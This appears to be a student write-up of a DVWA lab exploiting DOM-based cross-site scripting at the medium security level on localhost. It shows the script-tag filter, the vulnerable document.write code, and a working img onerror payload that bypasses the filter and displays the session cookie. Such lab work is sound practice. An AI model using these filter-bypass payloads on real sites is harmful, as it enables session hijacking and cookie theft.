



Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

So, we need to change the code to execute our javascript code. We cant just put script straightforward, because the webpage will delete the scrypt.


Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) - Chromium
https://localhost/DVWA/vulnerabilities/view_source.php?id=xss_d&security=medium

Unknown Vulnerability Source

vulnerabilities/xss_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```


Also, script is running inside the form. So instead of using the script, I have used img tag to put the code inside it. I did some research on internet and found some ways on portswigger website related to tag names ways to exploit.



```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
```

I have captured the cookie for the dom webpage.




t/DVWA/vulnerabilities/xss_d/?default=</select><img src='x' onerror='alert(document.cookie)'>

Vulnerability: DOM Based Cross Site Scripting... - https://localhost/DVWA/vulnerabili...

https://localhost/DVWA/vulnerabilities/xss_d/?default=</select><img src='x' onerror='alert(do...

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:



https://localhost/DVWA/vulnerabilities/xss_d/?default=</select><img%20src=%27x%27%20...

localhost says

PHPSESSID=mpj2v5p11b08jf0qroj8t2no4q; security=medium



https://localhost/DVWA/vulnerabilities/xss_d/?default=</select><img%20src=%27x%27%20...

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

----
English
French
Spanish
German

Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/